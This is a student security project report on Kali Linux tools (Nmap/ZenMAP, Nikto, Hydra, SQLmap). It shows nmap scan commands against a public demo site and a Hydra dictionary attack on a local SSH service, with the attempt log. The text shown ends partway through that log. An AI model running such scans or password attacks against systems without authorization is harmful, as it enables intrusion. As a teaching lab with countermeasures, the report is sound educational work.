

جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY



Kingdom of Saudi Arabia
Ministry of Higher Education
Imam Abdulrahman Bin Faisal University
College of Science and Humanities in Jubail
Computer Science Department

Security Project

SECURITY TOOLS ANALYSIS

2026

1. Introduction

As technology develops at an unprecedented rate, the issue of cybersecurity has become a vital aspect of both corporate and personal life. The advancement of cyber attacks necessitates having effective tools at the disposal of specialists to detect any possible weaknesses in order to protect them from potential exploitation by hackers. Proactive security assessments of a system/network through penetration testing can be regarded as one of the best methods for conducting security evaluation.

Kali Linux is one of the Linux distributions, which is built on top of Debian and is developed specifically to perform penetration testing and security analysis. Kali Linux is funded, supported, and managed by Offensive Security, and consists of many custom-built tools designed to deal with various areas of information security including penetration testing, forensic investigations, and reverse engineering.

This research focuses on four fundamental security tools found in Kali Linux, where each tool is chosen from one unique category to give a holistic overview of diverse facets of cybersecurity assessment. The chosen tools are:

- NMAP and ZenMAP: Information Gathering Tools
- Nikto: Website Penetration Testing Tools
- Hydra: Password Cracking Tools
- SQLmap: Database Tools

This report presents a comprehensive description of the purpose and functionalities of the selected tools, how they were tested, the results of such tests, and countermeasures that can be implemented to minimize the risks associated with them. Through an exploration of these tools, this research hopes to gain fundamental knowledge on ethical hacking techniques.

2. Tool Presentation

2.1 NMAP and ZenMAP

One of the most used network scanning and security audit tools, which is free software and is also open source, is NMAP (Network Mapper). Designed and developed by Gordon Lyon, who goes by his nickname Fyodor, NMAP was made specifically for discovering hosts and services running on the computer network through packet sending and analysis. The application can be downloaded on numerous platforms, such as Linux, Windows, or macOS, and is installed on Kali Linux by default as part of the Information Gathering category.

Main functions of NMAP include:

- Host Discovery: finding the active hosts in the network.
- Port Scanning: searching open, closed, or filtered ports in the targeted computer network.
- Service and Version Detection: identifying applications running on open ports.
- OS Detection: discovering underlying operating system on a target host.
- Scriptable Interaction: utilizing NSE for automating all sorts of networking activities, such as vulnerability detection.

In general, NMAP is widely employed in the reconnaissance phase during penetration testing for creating a full picture of the target computer network structure and possible areas for further attack.

ZenMAP is the official GUI-based front-end for NMAP. This utility offers all the capabilities of the console NMAP scanner in a visually appealing fashion. The utility comes especially handy for users who lack experience in network scanning or are more comfortable with graphical output.

Key functionalities of ZenMAP:

- Interactive graphical output of scan results.
- Functionality to store and compare scan results at different intervals of time.
- Integrated profile manager for easy execution of scans.
- Visualization of network topology including relations between hosts.
- Simple access to all options of NMAP from the command line interface.

In sum, both NMAP and ZenMAP represent an incredibly effective pair used in reconnaissance of networks. The tools are often utilized by penetration testers in order to carry out information gathering and vulnerability analysis.

2.2 Nikto

Nikto is an open source tool which does complete scans against the web servers to find possible vulnerabilities, misconfigurations, and outdated software. Nikto is provided by Kali Linux in the category of Website Penetration Testing.

Nikto Features/Capabilities include:

- Vulnerability Scanning: Nikto is used for vulnerability scanning using its ability to identify 6,700+ dangerous files, programs, and vulnerabilities existing on web servers.
- Outdated Software: This utility helps to detect the outdated version of web server software, framework, and plugins which can be having certain security problems.

- **Misconfiguration of Web Servers:** It detects misconfigured web servers such as directory listing, default credentials, and missing security headers.
- **SSL/TLS Scanning:** Nikto can test the configurations of SSL/TLS certificates and can find out certain weaknesses.
- **Various Result Formats:** Scans performed using Nikto can be saved in different formats such as plain text, HTML, XML, and CSV format.
- **Plugins:** Nikto offers support to plugins to make its functionality extendable.

How Nikto Operates

The process involves sending an HTTP request to the targeted web server and analyzing the response to see whether the signature of any vulnerable area is present in the web server. In this context, it should be noted that the scanning software does not function in a covert manner and makes numerous connections.

For this reason, it is mainly deployed in penetration tests conducted in a controlled setting where detection is not an issue.

In a normal penetration testing process, Nikto is applied after preliminary reconnaissance by tools such as NMAP to gather knowledge about the web application hosted environment. The output from Nikto can be used as the basis of future actions.

2.3 Hydra - Password Cracking Tool

In our project we used Hydra to test how strong network authentication is and we found it very useful for this purpose. We picked this tool because it is one of the most popular tools in Kali Linux and it is specifically designed for password cracking and login testing. Hydra works by automating login attempts against various services and it supports a wide range of protocols like SSH, FTP and HTTP which makes it flexible enough to work in many different network environments.

There are two main techniques that Hydra relies on:

- First called a dictionary attack where the tool goes through a list of commonly used usernames and passwords and tries each one until it finds a match.
- The second technique is brute force where instead of using a list it tries every possible combination of characters until it successfully logs in. Both of these methods can be very effective depending on the situation, but dictionary attacks tend to be faster because they focus on passwords that people actually use in real life rather than going through every possibility from scratch.

Basically, what Hydra does is try a lot of username and password combinations at the same time which makes it very fast compared to doing it manually. When we first started using it we didn't expect it to work that quickly but honestly it was surprising how fast it could test hundreds of combinations in just a few seconds.

The main thing we learned from working with Hydra is that weak passwords are dangerous especially in systems that do not have extra protection. If a system does not have things like account lockout or multi factor authentication, then someone can just run Hydra against it and get access without a lot of effort.

This really changed how we think about authentication because before this project we thought that just having a password is enough but now we understand that the password needs to be strong and complex and the system needs to have more than one layer of security. From a security perspective this tool helped us understand that protecting data is not only about encryption, but there are also a lot more things that need to be considered like enforcing password policies and limiting login attempts to stop automated attacks like the ones Hydra does.

2.4 SQLmap - SQL Injection Tool

For the database part of our project, we decided to use SQLmap to understand how SQL injection attacks actually work in the real world. SQLmap is an open-source penetration testing tool designed specifically to detect and exploit SQL injection vulnerabilities in web applications. It automates the entire process of identifying whether a target is vulnerable and then extracting data from the database behind it. The tool supports a wide range of database management systems and it also covers several injection techniques including boolean based blind injection, time based blind injection and error based injection, choosing the right one automatically based on how the target responds.

We heard about SQL injection in our lectures but using SQLmap made us see it in a completely different way because we could actually see the attack happening in front of us. One thing that really surprised us is that SQLmap can automatically detect what type of database the target is using like MySQL or Oracle or others without us having to tell it anything. This level of automation was unexpected and it shows how advanced these kinds of tools are and also how easy it can be for someone to attack a system even if they do not have deep technical knowledge.

During our testing we used SQLmap to show how a small and simple mistake in a login page or a search bar can give an attacker full access to the entire database. From this experience we learned that input validation and parameterized queries are extremely important and every developer should use them from the beginning of building any application. We also realized that having a firewall is not enough to protect a system because if the code itself has

vulnerabilities, then attackers can bypass a lot of security measures. So, security needs to start from the code and not just from the network level.

3. NMAP and ZenMAP - Deep Dive

3.1 Used Procedure

The scan was performed using ZenMAP on Kali Linux. For testing, the target chosen was:

```
demo.testfire.net
```

First an Intense Scan was performed to get detailed information about the target host. This includes open ports, running services and details about the operating system. The command used is:

```
nmap -T4 -A -v demo.testfire.net
```

The -T4 option was used to increase scanning speed, while -A enabled aggressive detection features such as OS detection and service version detection. The -v option displayed detailed scan output.

The following screenshot shows the ZenMAP interface before starting the scan.




Figure 1: ZenMAP Interface Before Starting the Scan

The next screenshot shows the output of the Intense Scan performed on the target system.




Figure 2: Intense Scan Output Using ZenMAP

After that, the detected ports and services were reviewed through the “Ports / Hosts” tab in ZenMAP.




Figure 3: Detected Open Ports and Services

An operating system detection scan was then performed using the following command:

```
nmap -O demo.testfire.net
```

This scan attempted to identify the operating system and network characteristics of the target host.




Figure 4: Operating System Detection Scan (-O)

A focused port scan was performed to check important web service ports only. The following command was used:

```
nmap -p 80,443,8080 -T4 demo.testfire.net
```

This scan checked ports 80, 443, and 8080, which are commonly used for HTTP and HTTPS services.




Figure 5: Port-Specific Scan Results (-p 80,443,8080)

Finally, a SYN Stealth Scan was performed using the following command:

```
nmap -sS demo.testfire.net
```

This type of scan helps to discover open ports while minimizing the chance of being discovered by the target system.




Figure 6: SYN Stealth Scan Results (-sS)

3.2 Results & Analysis

The scan results showed that the target host was live and reachable. Scanning identified multiple open ports. The following ports were detected as open:

Service	State	Port
HTTP	open	80/tcp
HTTPS	open	443/tcp
HTTP Proxy	open	8080/tcp

The test results also showed that the target server was running Apache Tomcat/Coyote JSP Engine 1.1. This means the target server is using Apache Tomcat to serve web application services. The target server is basically using Apache Tomcat to do its job. Apache Tomcat is what the target server uses to serve web applications.

The operating system detection scan provided possible matches and useful network details. Although the exact operating system was not fully confirmed, the scan still revealed important information about the target environment.

In addition, the SYN Stealth Scan confirmed the existence of open ports while minimizing direct interaction with the target host. This shows that attackers can gather useful information about a target system without creating a full TCP connection.

The results show that the target has a lot of web services that are open to the network. This means that the target has some doors that are open to the internet. If these doors are not locked or watched it can be easy for someone to get in and cause trouble. The target has some ports and services that people can get to from the internet. If these are not taken care of they can make it easier for someone to attack the target.

3.3 Countermeasures

Several security measures may assist in reducing the risk as indicated by the vulnerability scan.

To reduce your exposure to attack, disable unnecessary ports and services that you do not use. Only keep the services that need to be running active.

As one measure, configure your firewalls to limit the flow of unauthorized traffic to/from the internet and prevent scanning attempts from suspicious sources. You may implement IDS/IPS to monitor for unusual scanning activity as well.

Another step to take is keeping your systems and website applications up to date on an ongoing basis, thus preventing attackers from using vulnerabilities present within unsupported (old) versions of your software.

Implementing network segmentation may further help your organization limit the exposure of its resources. Monitoring internet traffic and logs can help detect suspicious activity much more quickly, facilitating timely reporting.

Using these countermeasures will help to strengthen the security of your organization's network and make it more difficult for tools such as NMAP and ZenMAP to perform reconnaissance against your network.

4. Hydra - Deep Dive

4.1 Used Procedure

Open Hydra in Kali Linux

First, Hydra was launched from the Kali Linux terminal.

Command used:

```
hydra -h
```

This command displays Hydra help options and supported protocols.

Prepare the Target Information

The target IP address and login service were identified before starting the attack.

Example target:

```
127.0.0.1
```

Target protocol used:

```
SSH
```

SSH was enabled using this command:

```
sudo systemctl start ssh
```

To make sure it works, the following command was used:

```
sudo systemctl status ssh
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-09 00:18:46
(kali@kali)-[~]
$ sudo systemctl status ssh
[sudo] password for kali:
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-05-08 13:35:01 EDT; 11h ago
     Invocation: e52f2592110b4251b0365cc327bd8d75
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 12911 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 12922 (sshd)
      Tasks: 1 (limit: 2118)
     Memory: 4.4M (peak: 83.5M)
        CPU: 5.442s
    CGroup: /system.slice/ssh.service
            └─12922 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

Figure 7: The SSH Service is Active

Prepare the Username List

A text file containing usernames was created.

Example:

```
nano users1.txt
```




Figure 8: Contents of users1.txt

Preparing the Password Dictionary

A password dictionary file containing common and weak passwords was prepared for the dictionary attack.

Command used:

```
nano pass1.txt
```




Figure 9: Contents of pass1.txt

Execute Hydra Attack

Hydra was executed against the SSH service using the username and password lists.

Command used:

```
hydra -L users1.txt -P pass1.txt -t 2 127.0.0.1 ssh -vv
```

The following command was executed to perform a dictionary attack on the SSH service:

- Tool: Hydra, used for network login cracking.
- Usernames (-L): Loaded from users1.txt.
- Passwords (-P): Loaded from pass1.txt.
- Target IP: 127.0.0.1 (Localhost).

- Service: SSH protocol.
- Threads (-t 2): Configured to run 2 parallel login attempts to maintain connection stability.
- Output Mode (-vV): -v (Verbose) displays additional technical details about the execution process, and -V (Very Verbose) shows every username and password combination being tried in real-time.

```
(kali@kali)-[~]
$ hydra -L users1.txt -P pass1.txt -t 2 127.0.0.1 ssh -vV
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-09 00:18:23
[DATA] max 2 tasks per 1 server, overall 2 tasks, 16 login tries (l:4/p:4), ~8 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@127.0.0.1:22
[INFO] Successful, password authentication is supported by ssh://127.0.0.1:22
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "admin123" - 1 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "user123" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "test123" - 3 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12341234" - 4 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "user" - pass "admin123" - 5 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "user" - pass "user123" - 6 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "user" - pass "test123" - 7 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "user" - pass "12341234" - 8 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test" - pass "admin123" - 9 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test" - pass "user123" - 10 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test" - pass "test123" - 11 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test" - pass "12341234" - 12 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test5" - pass "admin123" - 13 of 16 [child 1] (0/0)
